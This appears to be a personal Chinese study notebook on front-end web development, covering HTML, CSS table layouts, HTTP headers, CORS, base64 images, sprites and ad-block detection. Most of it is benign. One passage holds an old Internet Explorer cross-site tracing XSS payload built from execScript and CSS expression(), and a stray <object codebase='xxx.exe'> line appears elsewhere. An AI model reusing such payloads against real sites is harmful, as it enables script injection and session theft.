使用HTML5，因为浏览器的支持很好，同时HTML5的一些新特性，使得浏览速度能得到不小的提高。HTML5提供了在浏览器端使用SQLite数据库保存客户端数据，通过js执行sql语句。

APPCAN 是一款专门制作手机app html页面的软件，简单的模板开发，需要自己想办法去除软件对它们自己服务器的请求，不然一旦它们的服务器GG，app就会崩掉。

番茄表单 表单制作网站

<http://www.bootcdn.cn/> 提供各种js、css的cnd节点

Normalize.css 是一个很小的 CSS 文件，在 HTML 元素的默认样式中提供了更好的跨浏览器一致性。

AutoScript 是Flash的脚本语言 ，想起从前IE支持各种语言，尤其是VBScript。

bootstrap 是Twitter推荐的前端框架。源代码是LESS文件，通过编译产生CSS文件。通过Normalize建立浏览器之间的一致性。网格布局用于组织内容，让网站易于浏览，并降低用户端的负载。

Firefox 使用brupsuite监控，同时使用chrome查看效果。很适合分析网页的行为。

居然有con这个域名，然后pan.baidu.con 就被欺骗了

多端网页：

响应式就相当于液体，它可以自动适应不同尺寸的屏幕，无论你的设备尺寸多么奇葩。响应式使用CSS media queries的方法，根据目标设备自动改变风格如显示类型,宽度、高度等，这能很好解决不同屏幕尺寸的显示问题。百分比宽度布局和流式布局两种布局。

而自适应设计是基于断点使用静态布局，一旦页面被加载就无法再进行自动适应，自适应会自动检测屏幕的大小来加载适当的工作布局，也就是说，当你要采用自适应设计网站时，你得一个一个设计6种常见的屏幕布局

国内360浏览器、百度浏览器、遨游浏览器等浏览器均借用系统自带IE内核，所以国内浏览器实际上与你系统自带浏览器IE版本相同，所以你IE浏览器在IE9或以上版本自然就兼容HTML5新增标签元素。

CMS是"Content Management System"的缩写，意为"内容管理系统"。

虚元素就是自闭合元素，也就是仅仅一个标签表示的元素。

name属性用在提交的时候，id使用在进行CSS筛选器的时候，以及进行<a>的#瞄点跳转的时候。注意使用瞄点跳转的时候，被跳转内容会显示到当前页面的最上方，但是从阅读者的角度来讲就应该显示到页面的中间。

role 和 aria-xxx 都是为了残疾人士设置的属性

disabled属性禁用input元素，被禁用将不可用也就不会触发那些交互效果（鼠标悬浮时颜色变化）：

注释：disabled 属性无法与 <input type="hidden"> 一起使用。

课程中心网站float:right; 导致<div>内部的<a>不可点击

favicon.ico一般用于作为缩略的网站标志,它显示位于浏览器的地址栏或者在标签上,用于显示网站的logo,如图红圈的位置， 目前主要的浏览器都支持favicon.ico图标.

在<head></head>中加上<link rel="shortcut icon" href="/favicon.ico" />

<link rel="shortcut icon" href="/favicon.ico" type="image/x-icon">

我用firefox插件NoScripts自动拦截了脚本，不过淘宝检测出来了，告诉我"启用脚本"才能看到页面

属性可以使用单引号，也可以使用双引号。

<form></form>外的<input type="submit">没有用处

<pre> </pre>用来保持空白字符不会被替换

<pre>是预定格式，其中可以使用<center>等进行格式的声明

CSS存储不是<style type="text/css" href="css/IT.css"></style>

而是<link rel="stylesheet" type="text/css" href="css/IT.css">


firefox F12 Network里面可以知道有的缓存是放在内存中直接引用的，有的是放在磁盘上然后引用的。

响应包中可以有多个set-cookie头部设置cookie。所以其他的头应该也是类似的。

请求头部：

Upgrade-Insecure-Requests对应的服务器响应头是Content-Security-Policy: upgrade-insecure-requests。通过这个请求头告诉服务器，自己支持从http升级到https。如果在https网页中跨域(已使用CORS解决)载入一个http的资源,那么它会将**所有**连接**强制**以https或wss等SSL加密形式发送请求,这样如果资源不支持https等SSL加密,那么该资源就**不会被载入**.

一次性对多个文件get操作：



遇到过京东POST，但是没有传递数据

遇到过input的name是xxx，但是post的时候变成submitOrderParam.xxx=0

Host: 121.48.227.78:8086 如果端口不是80，是会加上端口号的

移动[前端开发](http://caibaojian.com/" \o "前端开发)中添加一些[webkit](http://caibaojian.com/t/webkit" \t "_blank" \o "View all posts in webkit)专属的[HTML5](http://caibaojian.com/t/html5" \o "html5)头部标签，帮助浏览器更好解析[HTML](http://caibaojian.com/t/html" \o "html)代码，更好地将移动[web](http://caibaojian.com/c/web" \o "网站建设)前端页面表现出来。本文整理一些常用的meta标签。

http://caibaojian.com/mobile-meta.html

<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"/>

这个我的印象是指定不同的引擎渲染。

如果是自己设置界面的话，在<input>中使用了type="number" required，浏览器自己加上的小箭头并不是很好看。

属性设置不会报错，但是会无效化处理，比如你设置了一个<input>的onlick但是那个js函数并不存在，那么就会相当于没有进行设置。

html属性没有加上引号，浏览器会自己给你加上，但是不要依赖浏览器的功能。

disabled="disabled"可以设置input标签，使之不会发送给后端。

CSS：

为元素设置：box-sizing: border-box;，则表明width的宽度为内容本身宽度+padding+border（高度一样）

为元素设置：box-sizing: content-box;，（默认就是这个），则表明width的宽度就是内容本身的宽度，padding以外的再另算

display: inline-block变成内联元素

display: block变成块元素

SVG文件 is best suited for geometric shapes（几何图形）

我的一个html文件里面就：

<script type="text/javascript">

function xssTRACE(){

var swords="var xmlHttp =new ActiveXObject(\"Microsoft.XMLHTTP\")\;

xmlHttp.open(\"TRACE\",\"http://http://www.tingh.com/\",false)\;

xmlHttp.send()\;xmlDoc=xmlHttp.responseText\;alert(xmlDoc)\;";

var target = "http://wmjie.51.net/swords/";

spinach = encodeURIComponent(swords + ’;top.close()’);

var readyCode = ’font-size:

expression\_r(execScript(decodeURIComponent("’ + spinach + ’")))’;

showModalDialog(target, null, readyCode);

}

</script>

<INPUT TYPE=BUTTON onClick="xssTRACE()" VALUE=’XSS TRACE’>

结果F12的时候可以看到整个html框架，而且我input是在body中，script是在head中。

在Web上展示3D模型已经不是什么难事儿，前端界有几个有名的3字开头的库，three.js就是其中之一，three.js是一个空间绘图库，说的简单直接一些就是为js程序员在web页面中创建3D影像，物体，和模拟真实环境的重力，视角等效果的脚本库。three.js支持canvas render和WebGl render，曾有人借助于它的强大视觉效果完成了web版本的minecraft（http://mrdoob.github.com/three.js/examples/webgl\_geometry\_minecraft\_ao.html）。

有些下载服务器限定了时间，一旦过了可能就不会再继续传文件了？maybe

专门有个处理登录的后台页面，处理以后重定向到登录后主页面

<html xmlns="http://www.w3.org/1999/xhtml"><head>

<meta http-equiv="Content-Type" content="text/html; charset=utf-8">

<title>跳转提示</title>

<style type="text/css">

\*{ padding: 0; margin: 0; }

body{ background: #fff; font-family: '微软雅黑'; color: #333; font-size: 16px; }

.system-message{ padding: 24px 48px; }

.system-message h1{ font-size: 100px; font-weight: normal; line-height: 120px; margin-bottom: 12px; }

.system-message .jump{ padding-top: 10px}

.system-message .jump a{ color: #333;}

.system-message .success,.system-message .error{ line-height: 1.8em; font-size: 36px }

.system-message .detail{ font-size: 12px; line-height: 20px; margin-top: 12px; display:none}

</style>

</head>

<body>

<div class="system-message">

<h1>:)</h1>

<p class="success">验证邮件已发送至邮箱: "641370196@qq.com"</p>

<p class="detail"></p>

<p class="jump">

页面自动 <a id="href" href="http://www.kancloud.cn/@battery/book">跳转</a> 等待时间： <b id="wait">10</b>

</p>

</div>+

<script type="text/javascript"> #这js写的飞起

(function(){

var wait = document.getElementById('wait'),href = document.getElementById('href').href;

var interval = setInterval(function(){

var time = --wait.innerHTML;

if(time <= 0) {

location.href = href;

clearInterval(interval);

};

}, 1000); #setInterval函数就是MFC时钟设置

})();

</script>

</body></html>

HTML中的图片按钮：

<img title="课程课表信息查看" style="cursor: hand;" onclick="kckb\_xx('/kcKbInfoAction.do?oper=kckb\_xx&amp;xzxjxjhh=2017-2018-1-1&amp;xkch=102031020&amp;xkxh=03&amp;xjclxdm=01&amp;xkcm=固定收益证券&amp;xxnxqm=2017-2018-1-1&amp;xzxjxjhm=2017-2018学年秋(两学期)&amp;kclist=');" src="/img/icon/view.gif">

Google App Engine 是一种让您可以在 Google 的基础架构上运行您的网络应用程序。通过编写少量代码就可以制作出来一个web app。

Hadoop是一个由Apache基金会所开发的分布式系统基础架构。用户可以在不了解分布式底层细节的情况下，开发分布式程序。充分利用集群的威力进行高速运算和存储。Hadoop的框架最核心的设计就是：HDFS和MapReduce。HDFS为海量的数据提供了存储，则MapReduce为海量的数据提供了计算。

你可以把 LeanCloud 云端看成是一个面向对象的海量数据库，它与传统的关系型数据库的差异有：


访问方式不一样，不需要任何 JDBC/ODBC 的驱动，直接通过 HTTP 协议来传输 JSON Object 即可，所以不光服务端可以使用，在客户端也可以直接访问。我们既提供各种平台原生 SDK（iOS、 Android、JavaScript、PHP、Python、Java、Windows Phone、.Net、Unity3D、C++，以及社区贡献的其他语言 SDK）来帮助开发者简单集成数据存储服务，也提供开放的 REST API 供大家直接使用。

REST：满足REST的叫做RESTful

就是 面向对象（资源） 与 面向过程

一般语言的面向对象是将数据作为操作对象，想过程作为操作方法封装在一起。

而这里的面向资源，是结合了HTTP的请求方法：GET 用来获取资源，POST 用来新建资源，PUT 用来更新资源，DELETE 用来删除资源。



云引擎（LeanEngine）是 LeanCloud 推出的服务端托管平台。提供了多种运行环境（Node.js, Python 等）来运行服务端程序。你只需要提供服务端的业务逻辑（网站或云函数等），而服务端的多实例负载均衡，不中断服务的平滑升级等都由云引擎提供支持。

云函数：可以将各平台客户端(Andorid、 iOS、浏览器等)的一些公共逻辑独立成一个公共的方法在云引擎中实现，各个 SDK 直接调用该方法，各平台客户端直接调用，并且云引擎更新相比客户端更新更加灵活容易；或者需要一些 Hook 函数，比如用户注册后执行一段业务逻辑；或设置一个定时任务在每天晚上清理数据等。

云引擎应用可以访问 LeanCache。LeanCache 使用 Redis 来提供高性能、高可用的 Key-Value 内存存储，可以在一些特殊场景（如秒杀、抢红包等）为应用提供很好的性能表现；或者对读写比例很高的数据做缓存，减少对存储服务的压力，提高应用性能表现。

命令行工具 CLI：用来管理和部署云引擎项目的工具。它不仅可以部署、发布和回滚云引擎代码，对同一个云引擎项目做多应用管理，还能查看云引擎日志，批量将文件上传到 LeanCloud 云端。

AngularJS 的首选样式表是 Twitter Bootstrap， Twitter Bootstrap 是目前最受欢迎的前端框架。AngularJS 是前端JS框架，没想到两者可以配合使用。

提交的表单后面并没跟上submit=xxxx的内容

<form name="exam" method="POST" action="http://www.hellovega.cn/PE/exam.php" class="table content">

<div class="row"><input name="question" placeholder="查询的题目内容" ></div>


<div class="row"><input class="submit cell" type="submit" value="have a try"></div>

<span class="info">hello vega</span>

</form>

不过也可以设置onclick="javascript:document.forms['exam'].submit();"但是type="submit"已经自带了提交处理了。

子页面通过<tbody>标签插入到<body>中, 没想到是通过一个动态的JS代码一个一个插入到这个子页面中：



**onlick：**

FORM调用验证时间脚本

<form  method="post" action="YOURACTION" onsubmit="return checkTime();" >

提交按钮调用文本框验证脚本

<input type="submit" name="smtTest" onclick="return   isNullWithText(txtTest);">

HTML5 and WebRTC、HEVC/H265、UltraHD/4k、OLED 直接影响未来多媒体相关行业的发展

shtml 包含有嵌入式服务器方包含命令的HTML（标准通用标记语言下的一个应用）文本。在被传送给浏览器之前，服务器会对SHTML文档进行完全地读取、分析以及修改。

CSS display属性的表格布局相关属性的解释：

table 此元素会作为块级表格来显示（类似 <table>），表格前后带有换行符。

table-row-group 此元素会作为一个或多个行的分组来显示（类似 <tbody>）。

table-header-group 此元素会作为一个或多个行的分组来显示（类似 <thead>）。

table-footer-group 此元素会作为一个或多个行的分组来显示（类似 <tfoot>）。

table-row 此元素会作为一个表格行显示（类似 <tr>）。

table-column-group 此元素会作为一个或多个列的分组来显示（类似 <colgroup>）。

table-column 此元素会作为一个单元格列显示（类似 <col>）

table-cell 此元素会作为一个表格单元格显示（类似 <td> 和 <th>）

table-caption 此元素会作为一个表格标题显示（类似 <caption>）

table-row没有margin属性。

table-layout将table-layout属性设置为fixed可以让浏览器按照固定算法来渲染单元格的宽度。这在固定宽度布局中非常有用，例如我们最上面的那段布局代码。

Border-collapse和普通的HTML表格一样，你可以使用border-collapse属性来定义你的table布局元素之间使用何种形式的边框，是共用边框（赋值为collapse）还是使用各自独立的边框（赋值为separate）。

Border-spacing如果你声明了“border-collapse:separate;”，那么你就可以使用border-spacing属性来定义相邻两个单元格边框间的距离。

这些匿名的盒对象不是用魔术变出来的，它们也不会自动往你的HTML源码中添加新的标签。为了完全发挥出匿名表格元素的优势，你最好能够对创建它们的规则有所了解。如果布局中调用了匿名元素，浏览器将会根据需要创建一个匿名的盒对象并将它的CSS display属性设置为table、table-row或table-cell中的一个。

如果某个元素已经被设置为“display:table-cell;”，而它的父节点（包含它的容器）没有被设置为“display:table-row;”属性，那么浏览器将会创建一个被设置为“display:table-row;”的匿名盒对象来嵌套它。并且与之相邻的属性为“display: table-cell;”的兄弟节点也都会被这个匿名盒对象所包含，直到碰到一个没有被设置为“display: table-cell;”的元素而结束这一行。

As far as I know, the lack of colspan/rowspan is just one of the limitations of display:table

下面这种布局因为已经使用了cell，所以第二行就不是占了row，而是相当于只占了一个cell。

<div class="table">

<div class="row">

<div class="cell"><a>小组的项目名字</a></div>

<div class="cell"><input type="text"></div>

</div>

<div class="row">

<textarea id="textarea0" class="textarea" placeholder="说明项目的来源与其带来的意义"></textarea>

</div>

</div>

使用表格布局一直是一个敏感的主题。一般情况下，Web开发人员考虑基于表格布局是禁忌。尽管反对的理由看起来证据很充分，但是大多数开发者除了谴责基于表格的布局，都无法提供完善的使用场景。“表格不好。”从早期反对HTML Table（<table>标签）开始这种势头就非常强劲。几代开发者被成功洗脑，根深蒂固的认为：任何使用表格都是邪恶的。我甚至曾经斥责我的下属开发者同事，当他们使用 display:table 用来表仪式的布局（或圣杯布局）的时候。回想起来，头脑麻木而且倔强的我花了大把时间，为此写了一堆CSS hack，是多么的可笑。但是我就搞不懂了，为毛会不支持列或行的合并。

如果在html中存在同name属性的input，绕后post提交的时候就选择后出现的那个。

robots.txt

User-agent: \*

Disallow: .index.php.swp

<form action="login" method="POST"> 服务器会自动加上php...

<html>

<head><title>400 Bad Request</title></head>

<body bgcolor="white">

<center><h1>400 Bad Request</h1></center>

<hr><center>nginx/1.10.0 (Ubuntu)</center>

</body>

</html>

<!-- 圆点指示器 -->

<ol class="carousel-indicators">

<li data-target="#myNiceCarousel" data-slide-to="0" class="active"></li>

<li data-target="#myNiceCarousel" data-slide-to="1"></li>

<li data-target="#myNiceCarousel" data-slide-to="2"></li>

</ol>

<!-- 轮播项目 -->

<div class="carousel-inner">

<div class="item active">

<img alt="First slide" src="http://zui.sexy/docs/img/slide1.jpg">

<div class="carousel-caption">

<h3>我的家</h3>

<p>我家住在小乡村~有山有水有基础</p>

</div>

</div>

<div class="item">

<img alt="Second slide" src="http://zui.sexy/docs/img/slide2.jpg">

<div class="carousel-caption">

<h3>我的学校</h3>

<p>我的学校在太空，整天飘呀飘~</p>

</div>

</div>

<div class="item">

<img alt="Third slide" src="http://zui.sexy/docs/img/slide3.jpg">

<div class="carousel-caption">

<h3>我的办公室</h3>

<p>最后一张咯~</p>

</div>

</div>

</div>

<!-- 项目切换按钮 -->

<a class="left carousel-control" href="#myNiceCarousel" data-slide="prev">

<span class="icon icon-chevron-left"></span>

</a>

<a class="right carousel-control" href="#myNiceCarousel" data-slide="next">

<span class="icon icon-chevron-right"></span>

</a>

这个放在博客里面不错，把背景调一下：

<div class="expired-notice expired-notice-open-old"> <span class="expired-symbols">!</span><span class="expired-notice-banner-msg">本文可能 <strong>超过1年没有更新</strong>，今后内容也许不会被维护或者支持，部分内容可能具有时效性，涉及技术细节或者软件使用方面，本人不保证相应的兼容和可操作性。</span></div>

<a href="mailto:iamstudy@126.com">iamstudy@126.com</a>

用户发短信来验证：

请使用17761248356编辑短信内容CSDNDL181760发送至1069 0463 100进行短信验证，发送完成后请点击 我已发送 按钮

短信平台：

sendcloud 要公司认证

阿里大鱼 各种数量限制

赛邮 腾讯俱乐部御用通信商

google提供基于图片的人机验证服务

创建 SUBHOOK 用于推送短信状态报告。SUBHOOK 会将短信状态报告如：短信发送、送达时间、回执状态、上行回复内容和模板审核状态推送至您指定的回调 URL。 SUBHOOK 推送事件通知时，采用 HTTP POST 方式，请在脚本中接收 POST 数据。

1. DOM 是 W3C 的API标准； [所有浏览器公共遵守的标准]

2. BOM 是 各个浏览器厂商根据 DOM

在各自浏览器上的实现;[表现为不同浏览器定义有差别,实现方式不同]

3. window 是 BOM 对象，而非 js 对象；

DOM作为浏览器接口用户不仅仅js一个。Python、Java也有。

SVG web+Vector Graphics(PostScript for the web)

HTML5Canvas Web+2D

WebGL Web+OpenGL ES

HTML5video Web+video decoders

IndexedDB Web+Transactional Database

WebSocket Web+Raw Socket

Web Worker Web+Concurrency(Message Passing)

Web Assembly Web+Low-level Cross platform IR

Angular.js Web+MVC&Java Web

TypeScript Web+Gradual Typing

CommonJS/AMD Web+Modules

Build System Web+BuildAutomation

Electron Web+DesktopApplication

Peer.js ThreeJS Video.js Dropzone Paper.js Moment.js WebRTC

跨域请求也叫CORS，web应用可以使用XMLHttpRequest 或 Fetch 来发出请求。域的访问需要浏览器与服务器的同时支持。

开头缩进：

p{text-indent:4em;margin:3px;}

p{text-indent:55px;margin:3px;}

美化有序列表：

list-style:none:禁用列表的默认编码

counter-reset和counter-increment:创建一个计数范围和增加计数。CSS 2.1对这两个属性有过详细的介绍。

content:在content中插入创建编码的索引号。

::beforeCSS3的伪元素的运用，添加“content”中插入的内容。

ol{

counter-reset: li; /\* 创建一个计数器 \*/

list-style: none; /\* 清除列表默认的编码\*/

\*list-style: decimal; /\* 让IE6/7具有默认的编码 \*/

}

使用标题的时候会出现蓝条底：

.single\_read h1, .single\_read h2, .single\_read h3, .single\_read h4, .single\_read h5, .single\_read h6 {

background: #0088DD;

color: #FFF;

margin-bottom: 10px;

margin-top: 10px;

border-radius: 3px;

padding-left: 4px;

padding: 0.2em;

behavior: url(js/PIE.htc);

}

.single\_read {

word-wrap: break-word;

font-size: 15px;

}

\* {

border: 0;

margin: 0;

padding: 0;

}

body {

color: #333;

font: 13px 微软雅黑,宋体,PMingLiU,Verdana,Arial,Helvetica,sans-serif;

}

SCUINFO上偷来：

<script>(function(){

var GLOBAL\_HOST = location.protocol+"//"+location.host;

var redirectUrl = /redirect/.test(window.location.href)?GLOBAL\_HOST:window.location.href;

var GLOBAL\_CONSTANS = {

wechatLoginUrl: GLOBAL\_HOST+"/login?type=wechat&redirect=" +encodeURIComponent(redirectUrl),

weiboLoginUrl: GLOBAL\_HOST+"/login?type=weibo&redirect=" +encodeURIComponent(redirectUrl)

}

var docCookies = {

getItem: function(sKey) {

return decodeURIComponent(document.cookie.replace(new RegExp("(?:(?:^|.\*;)\\s\*" + encodeURIComponent(sKey).replace(/[\-\.\+\\*]/g, "\\$&") + "\\s\*\\=\\s\*([^;]\*).\*$)|^.\*$"), "$1")) || null;

},

hasItem: function(sKey) {

return (new RegExp('(?:^|;\\s\*)' + encodeURIComponent(sKey).replace(/[\-\.\+\\*]/g, '\\$&') + '\\s\*\\=')).test(document.cookie);

},

removeItem: function(sKey, sPath, sDomain) {

if (!sKey || !this.hasItem(sKey)) {

return false;

}

document.cookie = encodeURIComponent(sKey) + '=; expires=Thu, 01 Jan 1970 00:00:00 GMT' + (sDomain ?

'; domain=' + sDomain :

'') + (sPath ?

'; path=' + sPath :

'');

return true;

}

};

var browser = {

versions: function() {

var u = navigator.userAgent,

app = navigator.appVersion;

return { //移动终端浏览器版本信息

// presto: u.indexOf('Presto') > -1, //opera内核

// webKit: u.indexOf('AppleWebKit') > -1, //苹果、谷歌内核

// gecko: u.indexOf('Gecko') > -1 && u.indexOf('KHTML') == -1, //火狐内核

mobile: !!u.match(/AppleWebKit.\*Mobile.\*/), //是否为移动终端

// ios: !!u.match(/\(i[^;]+;( U;)? CPU.+Mac OS X/), //ios终端

// android: u.indexOf('Android') > -1 || u.indexOf('Linux') > -1, //android终端或uc浏览器

// iPhone: u.indexOf('iPhone') > -1, //是否为iPhone或者QQHD浏览器

// iPad: u.indexOf('iPad') > -1, //是否iPad

// webApp: u.indexOf('Safari') == -1 //是否web应该程序，没有头部与底部

};

}(),

language: (navigator.browserLanguage || navigator.language).toLowerCase()

}

if (browser.versions.mobile) { //判断是否是移动设备打开

var ua = navigator.userAgent.toLowerCase();

if (/micromessenger/.test(ua)) {

//在微信中打开

if (docCookies.getItem('isLogin') !== 'yes' && sessionStorage.getItem('signin') !== 'no' && sessionStorage.getItem('isAttempAutoLogin')!== 'yes') {

sessionStorage.setItem('isAttempAutoLogin', 'yes');

sessionStorage.setItem('signin', 'yes');

window.location.href = GLOBAL\_CONSTANS.wechatLoginUrl;

}

} else if (/weibo/.test(ua)) {

//在微博中打开

if (docCookies.getItem('isLogin') !== 'yes' && sessionStorage.getItem('signin') !== 'no' && sessionStorage.getItem('isAttempAutoLogin')!== 'yes') {

sessionStorage.setItem('isAttempAutoLogin', 'yes');

sessionStorage.setItem('signin', 'yes');

window.location.href = GLOBAL\_CONSTANS.weiboLoginUrl;

}

}

}

})()</script></head><body><style>\* {

box-sizing: border-box;

word-wrap: break-word;

}

html {

font-family: Arial, Microsoft YaHei;

height: 100%;

}

body {

margin: 0px;

height: 100%;

background-color: #F2F2F2;

display: flex;

justify-content: center;

}

.container,

.container>div {

height: 100%;

background-color: #F2F2F2;

width: 100%;

max-width: 1024px;

}</style>

Accept: application/json, text/javascript, \*/\*; q=0.01

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Google AdSense 的广告联盟要求显示在网页上的广告不得修改代码。对于广告可以使用adblocker插件，不过网站就有检测到是否自己被插件阻拦的办法：

turn off your adblocker！

we dont have any sponsor and we need money for servers and Authors!!

检测方法：1-3效果查看：JS中检测广告相关对象器与对象相关属性 4规则利用

1.检测广告模块可见高度，如果广告模块的高度是否小于它应有的高度，若小于就说明它被置空塌陷了，也即说明启用了 AdBlock

if( document.getElementById('ads').clientHeight < 90 ){

//AdBlock Detected

}

2.检测可见广告个数：

if( $('.ads').filter(':visible').length < 3 ){

// Ads showing less than 3

// AdBlock Detected

}

3.检测 google\_jobrunner

这个方法仅仅适用于 Google AdSense 广告。在加载了 AdSense 的广告代码之后，有一个 window.google\_jobrunner 对象被建立，而 AdBlock 会阻止 AdSense 代码的加载，此时这个对象将不存在。

if ( typeof(window.google\_jobrunner) != 'object' ){ //如果不存在就不是'object'

// AdSense js not loaded

// AdBlock detected

}

4.故意制造一条会被adblocker过滤的语句：<script src="ads.js" type="text/javascript"></script>

而在js文件中建立了变量，所以直接检测变量是否存在。

用浏览器获取到的网页源代码与程序获取到的可能不一样，所以基于网页来对爬虫区域进行分析的时候只能是确定大致哪个区域会有用，最后能不能用还要检查程序获取到的源代码。我就见到过<tr class=\"odd\" onMouseOut=\"this.className='even';\" onMouseOver=\"this.className='evenfocus';\">。1.html解析器的残缺代码补全

如果你不使用HTML解析器来对可能残缺的代码进行补全，那么有的是class=\"odd\"，而有的就可能是class=odd，这可能会干扰你的匹配。

2.处理好空白字符

<td rowspan=\"1\" >\n\t&nbsp;\n\t\t\n\t\t\n\t\t\t计算机科学与技术培养方案</td> 中间多出来这么多空白种字符，最好不要使用定位来去除，总感觉使用定位很不可靠。

有时候查看背景图像看到的是一份CSS代码

要阻止大部分搜索引擎网页抓取工具将您网站中的网页编入索引，请将以下元标记放入网页的 <head> 部分：

<meta name="robots" content="noindex">

要仅阻止 Google 网页抓取工具将网页编入索引，请放入以下元标记：

<meta name="googlebot" content="noindex">

不管如何，图片的下载始终都要向服务器发出请求，要是图片的下载不用向服务器发出请求，而可以随着 HTML 的下载同时下载到本地那就太好了，而base64正好能解决这个问题，虽然编码以后字符变多了传输过程中的gzip等对base64编码以后的压缩率还是可以的。base64存到数据库。可以选择直接存到数据库或者将路径存到数据库。

背景图background-image。在很多地方，我们会制作一个很小的图片大概是几px\*几px，然后平铺它页面当背景图。因为是背景图的缘故，所以无法将它放入雪碧图，而它却存在网站的很多页面，这种图片往往只有几十字节，却需要一个http请求，十分不值得。那么此时将它转化为base64编码。

显示的时候将base64编码放到CSS或者<img>标签中的写法：

background:url(data:image/gif;base64,R0lGODlhHAAmAKIHAKqqqsvLy0hISObm5vf394uLiwAAAP///yH5B…EoqQqJKAIBaQOVKHAXr3t7txgBjboSvB8EpLoFZywOAo3LFE5lYs/QW9LT1TRk1V7S2xYJADs=) no-repeat center;

<img src="data:image/gif;base64,R0lGODlhHAAmAKIHAKqqqsvLy0hISObm5vf394uLiwAAAP///yH5B…EoqQqJKAIBaQOVKHAXr3t7txgBjboSvB8EpLoFZywOAo3LFE5lYs/QW9LT1TRk1V7S2xYJADs=">

CSS雪碧：

CSS雪碧 即CSS Sprite，也有人叫它CSS精灵，是一种CSS图像合并技术。是为了减少http请求，该方法是将小图标和背景图像合并到一张图片上，然后利用css的背景定位来显示需要显示的图片部分。



除了可以提高图片的下载速度，由于合并还带来：

减少鼠标滑过的一些bug

IE6不会主动预加载鼠标滑过即a:hover中的背景图片，所以，如果使用多张图片，鼠标滑过会出现闪白的现象。使用CSS雪碧，由于一张图片即可，所以不会出现这种现象。

提高页面的加载速度

sprite 技术的其中一个好处是图片的加载时间(在有许多 sprite 时，单张图片的加载时间)。由所需图片拼成的一张 GIF 图片的尺寸会明显小于所有图片拼合前的大小。单张的 GIF 只有相关的一个色表，而单独分割的每一张 GIF 都有自己的一个色表，这就增加了总体的大小。因此，单独的一张 JPEG 或者 PNG sprite 在大小上非常可能比把一张图分成多张得来的图片总尺寸小。

一个按钮都可能是基于flash实现的

不能说javascript就是前台，有的javascript可以直接操作java代码的~比如dwr框架~

form标签中target="\_blank"表示先打开一个标签页。<form target="\_blank|\_self|\_parent|\_top|framename">

表单提交到自身时 action=”” 与 action=”currentPage.xxx” 的区别：

在将表单提交到自己本身的时候 , 有两种方法 :

1.       将表单的 action 属性设为 action=””

2. 将表单的 action 属性设为 action=”currentPage.xxx”, currentPage.xxx 为当前的页面

通常为了省事 , 我们一般将表单的 action 属性设为 action=””, 当这会造成一个问题 , 就是其实将 action 设为 action=”” 时 , 表单提交时真正提交的页面是 action=”currentPage.xxx?arguments=values&….”, 也就是如果当前页面带有参数 , 参数也一并会提交 , 而且会比 <form> 中的内容有更高的优先级。

临时存储一些信息，比如书手机验证码的验证，可以直接做到session里面去，而不是放到数据库里面，session中的内容存储也就相当于存在服务器上面。

img可以有src2属性

<object width=0””” height=”0” sytle=”display:none” codebase=”xxx.exe”>

XHTML是HTML向XML的过渡产物。其余语法坑定不与HTML完全相同。

IE10开始，IE对HTML5的支持才算比较好。

<style type="text/css">

a:after

{content: " (" attr(href) ")"

}

</style>

于是<a href="http://www.w3school.com.cn">W3School</a>会显示成

截图：

随着H5的逐渐普及，浏览器本身就可以截图啦。html2canvas就是这样一款前端插件,它的原理是将Dom节点在Canvas里边画出来，但是评价并不是很友好。dom-to-image 也是一款截图库，据说还可以。

[SWFUpload](https://code.google.com/p/swfupload/" \t "_blank)是一个flash和js相结合而成的文件上传插件，其功能非常强大。

<http://www.runoob.com/w3cnote/swfupload-guide.html> 学习网址


图像处理：

